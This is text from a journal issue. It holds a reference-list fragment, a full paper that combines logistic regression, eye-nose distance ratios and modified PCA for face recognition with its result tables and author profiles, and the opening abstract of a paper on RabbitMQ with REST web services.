- [11] P. Mell, T. Grance, *The NIST Definition of Cloud Computing*, National Institute of Standards and Technology, 2009.
- [12] I. Foster, Y. Zhao, I. Raicu, S. Lu, *Cloud Computing and Grid Computing 360-Degree Compared*, in: *Proceedings of the 1st Workshop on Grid Computing Environments*, Austin, Texas, pp. 1, 2008.
- [13] O. Sadvov et al., "OpenFlow SDN testbed for Storage Area Network," 2014 International Science and Technology Conference (Modern Networking Technologies) (MoNeTeC), Moscow, 2014, pp. 1-3.
- [14] Rekha P M and Dakshayini M, "Dynamic network configuration and Virtual management protocol for open switch in cloud environment," 2015 IEEE International Advance Computing Conference (IACC), Bangalore, 2015, pp. 143-148.
- [15] N. Yoshino, H. Oguma, S. Kamedm and N. Suematsu, "Feasibility study of expansion of OpenFlow network using satellite communication to wide area," 2017 Ninth International Conference on Ubiquitous and Future Networks (ICUFN), Milan, Italy, 2017, pp. 647-651.
- [16] J. J. Kuo, S. H. Shen, M. H. Yang, D. N. Yang, M. J. Tsai and W. T. Chen, "Service Overlay Forest Embedding for Software-Defined Cloud Networks," 2017 IEEE 37th International Conference on Distributed Computing Systems (ICDCS), Atlanta, GA, USA, 2017, pp. 720-730.
- [17] Z. Yang, J. Tai, J. Bhimani, J. Wang, N. Mi and B. Sheng, "GReM: Dynamic SSD resource allocation in virtualized storage systems with heterogeneous IO workloads," 2016 IEEE 35th International Performance Computing and Communications Conference (IPCCC), Las Vegas, NV, pp. 1-8, 2016.
- [18] Lipeng Wan, Qing Cao, Feiyi Wang, Sarp Oral "Optimizing checkpoint data placement with guaranteed burst buffer endurance in large-scale hierarchical storage systems," *Journal of Parallel and Distributed Computing*, Volume 100, Pages 16-29, 2017.
- [19] Xiaoping Wei and N. Venkatasubramanian, "Predictive fault tolerant placement in distributed video servers," *IEEE International Conference on Multimedia and Expo*, 2001. ICME 2001., Tokyo, Japan, pp. 681-684, 2001.
- [20] I. Sadooghi et al., "Understanding the Performance and Potential of Cloud Computing for Scientific Applications," in *IEEE Transactions on Cloud Computing*, vol. 5, no. 2, pp. 358-371, April-June 1 2017.
- [21] L. Cui Lizhen, J. Zhang, L. Yue, Y. Shi, H. Li and D. Yuan, "A Genetic Algorithm Based Data Replica Placement Strategy for Scientific Applications in Clouds," in *IEEE Transactions on Services Computing*, vol. PP, no. 99, pp. 1-1, 2015.

- [22] Y. Tao, Y. Zhang and Y. Ji, "Efficient data replica placement for sensor clouds," in *IET Communications*, vol. 10, no. 16, pp. 2162-2169, 11 3 2016.
- [23] Shabeen Taj G A, Dr.G.Mahadevan "A Bipartite graph based data placement technique for cloud based storage area network", *JARDCS*, Issue: 12-Special Issue, Pages: 2192-2205, 2017.
- [24] Bharathi S, Chervenak A, Deelman E, Mehta G, Su MH, Vahi K. Characterization of scientific workflows. In: *Workflows in Support of Large-Scale Science*, 2008. *WORKS 2008. Third Workshop on*; p. 1±10, 2008.
- [25] J. Wei et al., "Minimizing Data Transmission Latency by Bipartite Graph in MapReduce," 2015 IEEE International Conference on Cluster Computing, Chicago, IL, 2015, pp. 521-522.
- [26] Ankur Sahai "Online Assignment Algorithms for Dynamic Bipartite Graphs" *arXiv.org*, arXiv:1105.0232, 2011.

Human Face Detection Based on Combination of Logistic Regression, Distance of Facial Components and Principal Component Analysis

¹Anup Majumder, ²Md. Mezbahul Islam, ³Rahmina Rubaiat, ¹Md. Imdadul Islam

¹Department of Computer Science and Engineering, Jahangirnagar University, Savar, Dhaka

²Department of Computer Science and Engineering, MBSTU, Tangail

³Department of Computer Science and Engineering, BRAC University, Dhaka

Email: anupju.cse20@gmail.com, mailformezbah@gmail.com, rahminarubaiat@gmail.com, imdad@juniv.edu

Abstract— In this paper person identification is done based on sets of facial images. Each facial image is considered as the scattered point of logistic regression. The vertical distance of scattered point of facial image and the regression line is considered as the parameter to determine whether the image is of same person or not. The ratio of Euclidian distance (in terms of number of pixel of gray scale image based on ‘imtool’ of Matlab 13.0) between nasal and eye points are determined. The variance of the ration is considered another parameter to identify a facial image. The concept is combined with ghost image of Principal Component Analysis; where the mean square error and signal to noise ratio (SNR) in dB is considered as the parameters of detection. The combination of three methods, enhance the degree of accuracy compared to individual one.

Keywords- LDA; normalized error; eigen value; SNR and covariance matrix.

I. INTRODUCTION

Pattern recognition is a vast field of image processing/computer vision in recognition of an object. For example, face recognition approach of [1, 17, 18] known as ‘biometric techniques’ used to recognize a person using the concept of features of image as used in pattern recognition. In Linear Discriminant Analysis (LDA) the variance among ‘image class’ is considered as the parameter to identify an image found in [14]. Another statistical model is linear regression-based classification (LRC) which is simple but efficient discussed in [15] and similar concept is also found in [16] where the method is designated as ‘locally linear regression (LLR) method’. Here authors generate the virtual frontal view from a given non-frontal face image hence the method becomes pose-invariant since recent face recognition techniques experience the difficulties with poses. An Efficient method for face recognition is based on Principal Component Analysis (PCA) explained in [2, 3, 4, 19]. In PCA based face detection few training images of same dimension are converted to vectors. The average vector and the difference vectors are then evaluated. Next the eigen values and eigen vectors are evaluated from difference vectors as explained in [5]. Converting the eigen vectors into an image matrix provides eigen faces. Next a weighting factor and

corresponding weighting vector is computed. Finally, the Euclidian distance between weighting vectors of the training images and the test class provides the identity of face. Instead of group of pictures and their eigen faces for training, a single image face recognition approach using Discrete Cosine Transform (DCT) is proposed in [6] where both the local and global features of face are extracted using both DCT and zigzag scanning from the co-efficient of DCT. Here images of size of 128×128 are taken from database and out of 16384 coefficients only 64 are considered as the feature of the image. Similar analysis is found in [7] where additionally the co-ordinate of eyes is put manually to normalize the face. The accuracy of the system is found about 95% which depends on the number of DCT co-efficient.

In image processing two-dimensional wavelet transform is widely used with some threshold to preserve the most energetic coefficients for both de-noising and compression of image even identification of an image. For this purpose, two-dimensional filter bank of [8] or wavelet packet transform of [9-11] is widely used. Most widely used technique of pattern recognition is to select an image of $2^n \times 2^n$; where n is a positive integer. Discrete wavelet transform (DWT) is applied on the first column vector and the approximation coefficients vector which is just half the size of original column vector evaluated. Actually, the approximate component is found simply from the convolution of column vector and the impulse response of low-pass filter. The DWT is applied on the column vector recursively until getting a single point. If such operation is applied on each column vector then we will get a row vector for the image. Finally, DWT is applied on the row vector recursively until getting a vector of length 8 which actually the 8 minimum spectral point of the image. The resultant vector can be considered as a feature of an image as discussed in [12-13].

The paper is organized like: section 2 provides the PCA algorithm along with its modified version, section 3 provides the results based on analysis of section 2 with example and the section 4 concludes the entire analysis.

II. METHODOLOGY

Sometimes it is necessary to relate data of dependent and independent variable by linear, exponential or higher order polynomials to detect unknown points. Extension of graph of such relation is used to predict expected data in future. In linear regression, the relation between x and y is,

$$y = a + bx \quad (1)$$

Here a and b are constant determined from scattered data points (x_i, y_i) using the relation,

$$b = \frac{n \sum_{i=1}^n y_i x_i - \sum_{i=1}^n y_i \sum_{i=1}^n x_i}{n \sum_{i=1}^n x_i^2 - \left(\sum_{i=1}^n x_i \right)^2} \quad (2)$$

and

$$a = \frac{\sum_{i=1}^n y_i - b \sum_{i=1}^n x_i}{n} \quad (3)$$

In logistic mode,

$$y = \frac{k}{1 + e^{-a+bx}} \quad (4)$$

$$\Rightarrow e^{-a+bx} = \frac{k}{y} - 1$$

$$\Rightarrow a + bx = \ln \left(\frac{k}{y} - 1 \right) = z ; \text{ takes the}$$

form of linear relation

In this paper each image \mathbf{x}_i (along y -axis) and its index i (along x -axis) is used as the scattered point. The following algorithm is used in determining the coefficient of regression.

Algorithm 1:

Step 1: Read i th facial image from a database of facial images.

Step 2: Select ROI using Viola-Jones Algorithm

Step 3: Normalize the image (ROI) and assign it as \mathbf{x}_{ni}

Step 4: Evaluate the matrix, $\mathbf{y}_i = \ln \left(\frac{K}{\mathbf{x}_{ni}^T} - \mathbf{I}_N \right)$ correspond to

the point on logistic regression line

Step 5: Repeat step 1 to 4 for $i = 1, 2, 3, \dots, N$

Step 6: Determine, $\mathbf{r} = N \sum_{j=1}^N j y_j - \sum_{j=1}^N j \left(\sum_{j=1}^N y_j \right)$,

$$d_1 = N \sum_{j=1}^N j^2 \quad \text{and} \quad d_2 = \left(\sum_{j=1}^N j \right)^2, \quad \mathbf{b} = \mathbf{r} / (d_1 - d_2) \quad \text{and}$$

$$\mathbf{a} = \sum_{j=1}^N y_j - \mathbf{b} \sum_{j=1}^N j / N.$$

Step 7: Select a test image from the same or different database and indicate it as x_t .

Step 8: Apply step 2 and 3 on \mathbf{y}_t .

Step 9: Determine the point on the regression line, $\hat{\mathbf{y}} = \mathbf{a} + \mathbf{b} \mathbf{x}_t$.

Step 10: Determine error, $\mathbf{e}_i = |(|\mathbf{y}_i| - |\hat{\mathbf{y}}|)|$; where $i = 1, 2, 3, \dots, N$.

Step 11: If Here \mathbf{e}_i is a matrix of $M \times M$; hence determine the

$$\text{normalized error, } \varepsilon = \frac{1}{255.M.N} \sum_{i=1}^M \sum_{j=1}^N e(i, j).$$

Step 12: Select a threshold value of error as, τ .

If $\varepsilon \leq \tau$; then the test image is of same person, else it is different person.

The second part of the paper will deal with detection of nasal and eye points to measure the distance of the points. Corresponding algorithm is given below.

Algorithm 2:

Step 1: Read facial image from a database of facial images and take ROI using Viola-Jones Algorithm.

Step 2: Normalize the image (ROI) to $N \times M$ and designated as \mathbf{y} .

Step 3: Show the image \mathbf{y} and hold it for the following pseudo code.

Step 4: Initialize variables, $a = 0, P = 20; Q = 25; L = 20; H = 25;$

for $t = 1 : N$

for $s = 1 : M$

$k = 0;$

$ap = 0;$

for $i = P : Q$

for $j = L : H$

$k = k + 1;$

$a(k) = y(i, j);$

end

end

$ap = \text{mean}(a);$

if $ap \leq 40$

$\text{plot}(\text{uint8}(\text{mean}(L : H)), \text{uint8}(\text{mean}(P : Q)), 'r*')$

end

hold on

$P = P+5; Q = Q+5;$
End %%end of s loop

$P = 20; Q = 25;$
 $L = L+5; H = H+5;$
end %%end of t loop

Step 5: Apply 'imtool' on the resultant image to measure the distance between nasal and eye points.

Finally we used modified PCA algorithm (like regression on image vector) on facial image to determine ghost images corresponding six largest eigen values. The separation between images and ghost images provides error. The algorithm of modified PCA is given below.

Algorithm 3: Conventional PCA algorithm

Step 1: Let select the training images $I_1, I_2, I_3, \dots, I_M$ each of size $N \times N$ and convert them to column vector as: $\Gamma_1, \Gamma_2, \Gamma_3, \dots, \Gamma_M$ each of size of $N \times 1$.

Step 2: Determine the average vector, $\Psi = \frac{1}{M} \sum_{i=1}^M \Gamma_i$ (known as average face) and difference vectors, $\Phi_i = \Gamma_i - \Psi; i = 1, 2, 3, \dots, M$.

Step 3: Let us create a matrix, $\mathbf{A} = [\Phi_1 \ \Phi_2 \ \dots \ \Phi_M]$ and the covariance matrix, $\mathbf{C} = \mathbf{A}\mathbf{A}^T$. The covariance matrix can also be evaluated as: $\mathbf{C} = \frac{1}{M} \sum_{i=1}^M \Phi_i^T \Phi_i$. The size of

matrix \mathbf{C} or \mathbf{A} is $N^2 \times N^2$.

Step 4: The M orthogonal eigen vectors \mathbf{U}_k (where $\mathbf{U}_k^T \mathbf{U}_j = \delta_{k,j}$) and corresponding eigen values λ_k are selected from the covariance matrix \mathbf{C} indicate the principal components of data.

Step 5: Let us now select a new test image and determine its vector Γ . The projection of Γ on face space is: $\mathbf{U}_k^T (\Gamma - \Psi) = \omega_k$ is called weight of face k . Let us define weight vector, $\Omega = [\omega_1 \ \omega_2 \ \dots \ \omega_M]$.

Step 6: The Euclidean distance: $\mathcal{E}_k = \|\Omega - \Omega_k\|$ is measured and if the distance is greater than a threshold value θ then the test image is unknown otherwise it is under the class of same database; where Ω_k is the weight vector of the image k .

Algorithm 3.1: Modification of PCA algorithm

Above algorithm is modified and corresponding steps are given below.

Step 1: $\omega_k = \mathbf{U}_k^T (\Gamma_i - \Psi); k=1,2,3,\dots, M$ for each value of i .

Step 2: Let us construct the vector $\Omega_i = [\omega_1 \ \omega_2 \ \dots \ \omega_M]$ for i th image.

Step 3: Let us determine another vector: $\Theta_i = \min ([|\Omega_i - \Omega_1| \ |\Omega_i - \Omega_2| \ \dots \ |\Omega_i - \Omega_M|])$; where the term $|\Omega_i - \Omega_j|$ for $i = j$ does not exist.

Step 4: Next take the minimum value of the vector of step 3, $\Lambda_s = \min ([\Theta_1 \ \Theta_2 \ \dots \ \Theta_M])$.

Step 5: Let us construct the vector $\Omega_{test} = [\omega_1 \ \omega_2 \ \dots \ \omega_M]$ for test image and determine the parameter, $\Lambda_{test} = \min ([|\Omega_{test} - \Omega_1| \ |\Omega_{test} - \Omega_2| \ \dots \ |\Omega_{test} - \Omega_M|])$.

Step 6: If $\|\Lambda_s - \Lambda_{test}\| \leq \mathcal{E}$ then the test image is under the same group otherwise it is not the image of same group or database.

Step 7: Let us take the mean error, $Error = \frac{1}{M} \sum_{i=1}^M |\Omega_{tset} - \Omega_i|$ and SNR in dB

$$SNR = 10 \log \left(\frac{\frac{1}{M} \sum_{j=1}^M |\Omega_{tset}|^2}{\frac{1}{M} \sum_{i=1}^M |\Omega_{tset} - \Omega_i|^2} \right)$$

According to conventional PCA algorithm and its modification two examples are shown here.

III. RESULT

The vertical difference between scatter point (corresponding to facial image) and the regression line for the images considered under regression, images of same data base but not used in regression and images of different person is shown table I. Here we take the regression parameter, $K=40, 50, 60, 70$ and 80 . For all cases the results are found almost same. The error is found minimum (less than 7%) when the images under regression are taken hence convergence of data is verified. When images of same person are taken (not used in regression) provides error less than 10% but images of different person provide error above 11%. Taking a threshold error of 10% we can distinguish persons.

TABLE I.
Vertical distance between regression line and scattered points

Value	Same Database		Different Database
	Same Image	Different Image	
K = 40	0.0556	0.0624	0.1693
	0.0543	0.0652	0.1573
	0.0738	0.0937	0.1612
	0.0523	0.0994	0.1434
	0.0536	0.0924	0.1497
	0.0680	0.0995	0.1441
K = 50	0.0505	0.0568	0.1532
	0.0493	0.0593	0.1426

K = 60	0.0671	0.0854	0.1461
	0.0476	0.0906	0.1301
	0.0486	0.0841	0.1356
	0.0617	0.0905	0.1307
	0.0470	0.0529	0.1422
	0.0458	0.0552	0.1325
	0.0624	0.0796	0.1358
	0.0443	0.0845	0.1209
	0.0453	0.0784	0.1260
	0.0574	0.0843	0.1215
K = 70	0.0445	0.0500	0.1341
	0.0432	0.0521	0.1250
	0.0590	0.0752	0.1281
	0.0418	0.0799	0.1141
	0.0427	0.0741	0.1189
	0.0541	0.0797	0.1147
K = 80	0.0424	0.0477	0.1277
	0.0412	0.0497	0.1191
	0.0563	0.0718	0.1221
	0.0399	0.0764	0.1088
	0.0408	0.0708	0.1133
	0.0516	0.0761	0.1094

Next part of the results deals with ratio of length of nasal point (left and right) and eye (left and right) as the random variable. The ratio of Euclidean distance of eye-eye and nose-eye is given in table II for same person and in table III for different person. Few example of distance calculation is shown in Figure 1. Here, E-E means Euclidian distance of eye to eye, N-LE means left nasal point to left eye and N-RE means right nasal point to right eye in the table II and III.




Figure 1. Euclidian distance between nasal and eye points

TABLE II.

Ratio of length of nasal point and eye for the images of same person

Same Image	E-E (R1)	N-LE (R2)	N-RE (R3)	R1/R2	R1/R3
01	214.70	150.51	135.42	1.4265	1.5854
02	217.01	150.42	140.06	1.4427	1.5494
03	226.00	157.27	145.96	1.4370	1.5484
04	228.00	159.62	149.25	1.4284	1.5276
05	232.01	165.60	150.63	1.4010	1.5403
06	229.00	161.72	154.49	1.4160	1.4823
07	203.04	139.62	134.27	1.4542	1.5122
08	199.09	140.66	136.82	1.4154	1.4551
09	205.79	143.27	139.08	1.4364	1.4797
10	203.00	138.81	136.48	1.4624	1.4874
11	190.79	142.80	116.14	1.3361	1.6428
12	195.21	150.71	119.87	1.2953	1.6285

TABLE III.

Ratio of length of nasal point and eye for the images of different person

Different Image	E-E (R1)	N-LE (R2)	N-RE (R3)	R1/R2	R1/R3
01	191.00	119.67	104.40	1.5961	1.8295
02	201.90	123.46	120.51	1.6353	1.6754
03	182.32	124.60	125.16	1.4632	1.4567
04	163.00	133.78	118.60	1.2184	1.3744
05	187.38	133.27	133.09	1.4060	1.4079
06	189.55	120.88	131.49	1.5681	1.4416
07	178.34	120.93	120.60	1.4747	1.4788
08	172.65	127.91	109.08	1.3498	1.5828
09	186.45	151.70	144.90	1.2291	1.2867
10	199.81	149.05	150.24	1.3406	1.3299
11	167.15	96.33	96.61	1.7352	1.7302
12	196.09	135.15	131.23	1.4509	1.4942

For same person the variance of ration of distance are found as: 0.0024 and 0.0035. The results for case of different facial images are found as: 0.0253 and 0.0275, which are 10 time higher than the case of same person. Therefore taking a threshold value of variance we can take decision on facial images.



Figure 2. Several facial images of database-1 with background



Figure 3. Removal of background using Viola-Jones algorithm on database-1



Figure 6. Removal of background using Viola-Jones algorithm on database-2



Figure 4. Ghost images of PCA for six largest eigen values of database-1.




Figure 7. Ghost images of PCA for six largest eigen values of database-2



Figure 5. Several facial images of database-2 with background




Figure 8. Several facial images of database-3 with background



Figure 9. Removal of background using Viola-Jones algorithm on database-3



Figure 10. Ghost images of PCA for six largest eigen values of database-3

Next part of the results section we deal with PCA algorithm to recognize facial image of a person. In this section we analyze two databases (few images of the database are shown in Figure 2, Figure 5 and Figure 8 as an example. First, we choose 5 test images from same database (with complex background) and evaluate the average error and SNR for the largest eigen value since the ghost image for the highest eigen value gives better impression as shown in Figure 4, Figure 7 and Figure 10. The results are shown on the 1st row of the table IV. Similar analysis is done taking 5 test images from different databases shown in 2nd row table IV. The mean error is found much smaller and SNR in dB are found much larger in 1st row than that of 2nd row validates the analysis. The maximum mean square error is

found 0.329×10^3 and minimum SNR is 15.74dB in 1st row where the corresponding values are 2.84×10^{-3} and -28.516 dB in 2nd row. Therefore, SNR is found more sensitive parameter to identify a face. Instead of mean error and corresponding SNR if we use minimum error and maximum SNR as the deciding parameter we get better results visualized from table V.

TABLE IV.
Average Error and SNR correspond to highest eigen value
(Complex background)

Test images	Database 1	Same	Different
1	Mean Error	0.313×10^3	1.553×10^3
	SNR dB	26.391	-16.454
2	Mean Error	0.329×10^3	1.872×10^3
	SNR dB	20.743	-25.893
3	Mean Error	0.322×10^3	2.184×10^3
	SNR dB	21.609	-28.516
4	Mean Error	0.309×10^3	1.847×10^3
	SNR dB	21.850	-24.217
5	Mean Error	0.308×10^3	1.751×10^3
	SNR dB	15.474	-23.548

TABLE V.
Minimum error and maximum SNR correspond to highest eigen value
Test image from different database (complex background)

Test images	Database 1	Same	Different
1	Mean Error	9.195	1.240×10^3
	SNR dB	92.301	-11.948
2	Mean Error	5.310	1.558×10^3
	SNR dB	103.99	-22.226
3	Mean Error	2.778	1.534×10^3
	SNR dB	116.70	-20.495
4	Mean Error	10.066	1.870
	SNR dB	90.320	-25.416
5	Mean Error	122.366	1.558×10^3
	SNR dB	42.422	-22.225

TABLE VI.
Average Error and SNR
Test image from same/different database

Test images	Database 2	Same	Different
1	Mean Error	0.282×10^3	6.332×10^3
	SNR dB	47.325	-91.012
2	Mean Error	0.276×10^3	8.851×10^3
	SNR dB	54.804	-36.990
3	Mean Error	0.289×10^3	6.092×10^3
	SNR dB	48.783	-54.726
4	Mean Error	0.274×10^3	5.454×10^3
	SNR dB	47.527	-62.935
5	Mean Error	0.480×10^3	4.329×10^3
	SNR dB	37.138	-40.551

TABLE VII.
Minimum error and maximum SNR
Test image from same/different database

Test images	Database 2	Same	Different
1	Mean Error	181.263	6.231×10^3
	SNR dB	80.333	-8.799
2	Mean Error	379.714	7.830×10^3
	SNR dB	65.145	-66.309
3	Mean Error	478.056	5.991×10^3
	SNR dB	60.339	-6.858
4	Mean Error	407.590	5.044×10^3
	SNR dB	64.811	-56.154
5	Mean Error	331.528	3.534×10^3
	SNR dB	68.795	-40.551

Taking a threshold value of mean error and SNR, we can now take decision whether facial image is of same person or not. We worked on 30 databases and found 4 errors on logistic regression (86.6% accuracy), 7 errors under 2nd algorithm of Euclidean distance (76.67% accuracy) and modified PCA gives 3 errors (90% accuracy). The combination of three algorithms (linear combinations of results) provides only 2 errors (93.3% accuracy).

IV. CONCLUSION

In this paper we presented an interactive face recognition algorithm of a test human face using the database of images of faces of a person based on modified PCA algorithm. Here we consider the ghost image correspond to the largest eigen value for matching purpose based on square error and SNR. The entire work can be implemented using logistic regression method where each scattered point on (x, y) plane correspond to the image number and the image matrix. A point on the middle of the least square curve will be the ghost image then above operation can be applied to identify an image. Here, Modified PCA and logistic regression method can be compared in context of complexity of algorithm and process time. The PCA or regression method can also be applied in identification of fingerprint or other biometric identification. After combining the three algorithms (logistic regression, Euclidean distance, and PCA) the accuracy is 93.3% which is better than previous face recognition system. Our future work will be focused on improving the efficiency of the algorithms using DWT, LDA method, FUZZY system and ANFIS model.

REFERENCES

[1] G. R. S. Murthy, R.S.Jadon, 'Effectiveness of Eigenspaces for Facial Expressions Recognition,' International Journal of Computer Theory and Engineering, Vol. 1, No. 5, pp.638-642, December, 2009

[2] Bahadir K. Gunturk, , Aziz U. Batur, Yucel Altunbasak, Monson H. Hayes and Russell M. Mersereau, 'Eigenface-Domain Super-

Resolution for Face Recognition,' IEEE Transactions on Image Processing, pp.597-606, VOL. 12, NO. 5, MAY 2003

[3] Xiujuan Chai, Shiguang Shan, Xilin Chen, and Wen Gao, 'Locally Linear Regression for Pose-Invariant Face Recognition,' IEEE Transactions on Image Processing, VOL. 16, NO. 7, pp.1716-1725, JULY 2007

[4] H. B. Kekre, Sudeep D. Thepade, Tejas Chopra, 'Face and Gender Recognition Using Principal Component Analysis,' (IJCSSE) International Journal on Computer Science and Engineering Vol. 02, No. 04, 2010, 959-964

[5] H. B. Kekre, Sudeep D. Thepade, Tejas Chopra, 'Face and Gender Recognition Using Principal Component Analysis,' International Journal on Computer Science and Engineering Vol. 02, No. 04, pp.959-964, 2010

[6] Aman R. Chadha, Pallavi P. Vaidya, M. Mani Roja, 'Face Recognition Using Discrete Cosine Transform for Global and Local Features,' *Proceedings of the 2011 International Conference on Recent Advancements in Electrical, Electronics and Control Engineering (IConRAEeCE)*, pp.1-4, ISBN: 978-1-4577-2149-6, 2011

[7] Ziad M. Hafed And Martin D. Levine, 'Face Recognition Using the Discrete Cosine Transform,' *International Journal of Computer Vision*, 43(3), pp.167-188, 2001

[8] Rafael C. Gonzalez and Richard E. Wood, Digital Image Processing, Third edition, *Pearson education*, 2013C

[9] Jagannath Sethi, Sibaram Mishra, Prajna Parimita Dash, Sudhansu Kumar Mishra, Sukadev Meher, 'Image Compression Using Wavelet Packet Tree,' *ACEEE Int. J. on Signal & Image Processing*, Vol. 02, No. 01, pp.41-43, Jan 2011

[10] G. K. Kharate and V. H. Patil, 'Color Image Compression Based On Wavelet Packet Best Tree,' *IJCSI International Journal of Computer Science*, Issues, Vol. 7, Issue 2, No 3, pp.31-35, March 2010

[11] Deng Wang , Duoqian Miao, Chen Xie, 'Best basis-based wavelet packet entropy feature extraction and hierarchical EEG classification for epileptic detection,' *Expert Systems with Applications, Elsevier Ltd*, vo.38, pp.14314-14320, 2011

[12] K. Thaiyalnayaki, S. A. Karim, P. V. Parmar, "Finger print Recognition Using Discrete Wavelet Transform", *International Journal of Com-puter Applications*, pp. 96-100, Vol. 1, No. 24, 2010

[13] Mahbulul Alam, Sarnali Basak and Md. Imdadul Islam, 'Fingerprint Detection Applying Discrete Wavelet Transform on ROI' *International Journal of Scientific & Engineering Research*, pp.1-5, Volume 3, Issue 6, June-2012

[14] Annapurna Mishra, Monorama Swain and Bodhisattva Dash, 'An Approach to Face Recognition of 2-D Images Using Eigenfaces and PCA,' *Signal & Image Processing : An International Journal (SIPIJ)*, vol.3, no.2, pp.143-156, April 2012

[15] Imran Naseem and Roberto Togneri, 'Linear Regression for Face recognition,' IEEE Transactions on Pattern Analysis and Machine Intelligence, vol. 32, no. 11, pp.2106-2112, November 2010.

[16] X. Chai, Shiguang Shan, X. Chen and Wen Gao, 'Locally Linear Regression for Pose-Invariant Face Recognition' IEEE Transactions on Image Processing,' VOL. 16, NO. 7, pp.1716-1725, JULY 2007

[17] Xiaozheng Zhang, Yongsheng Gao, 'Face recognition across pose: A review,' Elsevier Pattern Recognition 42 (2009) 2876 – 2896, www.elsevier.com/locate/pr

[18] W. Zhao, R. Chellappa, A. Rosenfeld and P. J. Phillips, "Face recognition: A literature survey," *ACM Compute. Surv.*, vol. 35, no. 4, pp. 399-458, 2003

[19] Jamal Shah, Muhammad Sharif, Mudassar Raza, and Aisha Azeem, "A Survey: Linear and Nonlinear PCA Based Face Recognition," *The International Arab Journal of Information Technology*, Vol. 10, No. 6, pp.536-545, November 2013

AUTHOR'S PROFILE



Anup Majumder received his B.Sc. (Honors) and M.Sc. in Computer Science and Engineering from Jahangirnagar University, Dhaka, Bangladesh in 2016 and 2018 respectively. Currently, he is working as a faculty member in

the Department of Computer Science and Engineering, Daffodil International University, Dhaka, Bangladesh. His research interest is focused on Image Processing, Pattern Recognition, Machine Learning and Expert System.



Md. Mezbahul Islam received his B.Sc. (Honors) and M.Sc. in Computer Science and Engineering from Jahangirnagar University, Dhaka, Bangladesh in 2015 and 2017 respectively. He has been working as a faculty in the Department of Computer Science and

Engineering, Mawlana Bhashani Science and Technology University, Tangail, Bangladesh since April 2017. His research is focused in the fields of Image Processing, Pattern Recognition, Wireless Network and Expert System.



Rahmina Rubaiat completed her B.Sc. (Honors) and M.Sc. in Computer Science and Engineering from Jahangirnagar University, Dhaka, Bangladesh in 2015 and 2017 respectively. She has been working as a faculty in the Department of Computer Science and

Engineering, Brac University, Dhaka, Bangladesh since October 2015. Her research focused in the fields of Image Processing, Data Science, Pattern Recognition and Wireless Network.



Md. Imdadul Islam has completed his B.Sc. and M.Sc Engineering in Electrical and Electronic Engineering from Bangladesh University of Engineering and Technology, Dhaka, Bangladesh in 1993 and 1998 respectively and has completed his Ph.D degree from the Department of Computer

Science and Engineering, Jahangirnagar University, Dhaka, Bangladesh in the field of network traffic in 2010. He is now working as a Professor at the Department of Computer Science and Engineering, Jahangirnagar University, Savar, Dhaka, Bangladesh. Previously, he worked as an Assistant Engineer in Sheba Telecom (Pvt.) LTD, a joint venture company between Bangladesh and Malaysia from September 1994 to July 1996. His main duty was to design and planning of Mobile Cellular Network and Wireless Local Loop for southern part of Bangladesh. Md. Imdadul Islam has good field experience in installation Radio Base Station and configuration of Switching Centers for both mobile and WLL. His research field is network traffic, wireless communications, cognitive radio, wavelet transform, OFDMA, adaptive filter theory, ANFIS and array antenna systems. He has more than hundred and seventy research papers in national and international journals and conference proceedings.

RabbitMQ implementation as Message Broker in Distributed Application with REST web services based

Vyorbigger B. Oppier

Information System Magister
Satya Wacana Christian University
Salatiga, Indonesia
email: vyor.cs@gmail.com

Danny Manongga

Information Technology Faculty
Satya Wacana Christian University
Salatiga, Indonesia
email: dmanongga@gmail.com

Irwan Sembiring

Information Technology Faculty
Satya Wacana Christian University
Salatiga, Indonesia
email: irwan@staff.uksw.edu

Abstract— REST web service is a technology in which it is applied commonly in the distributed enterprise application model. The high number of requests and data complexity that are received by REST web services simultaneously become a determining factor of the REST performance itself. The bigger data size that is sent then response time which is produced by REST web service also becomes high as the effect of processing that takes place in the data source. Database is one of the data sources that is generally used in distributed enterprise application which is based on REST web services. However, database implementation with data processing mechanism application according to the arrival sequence still has limitation. Technically, query consumption resulted to meet the mechanism becomes more complex. Besides that, resources that are needed are also getting higher along with the increasing of requests and data. RabbitMQ is one of the data sources and a light message broker and it adopts FIFO (First In First Out) concept in processing the data. This research also conducts implementation and evaluation of RabbitMQ on REST web services. In addition, comparison on each of REST web services which uses single database and RabbitMQ as data storage is also conducted. It gives the output in the form of engineering on the data flow that is received by REST web services by locating RabbitMQ between the REST web services and database. This engineering is based on the performance evaluation that is resulted by each of the data source.

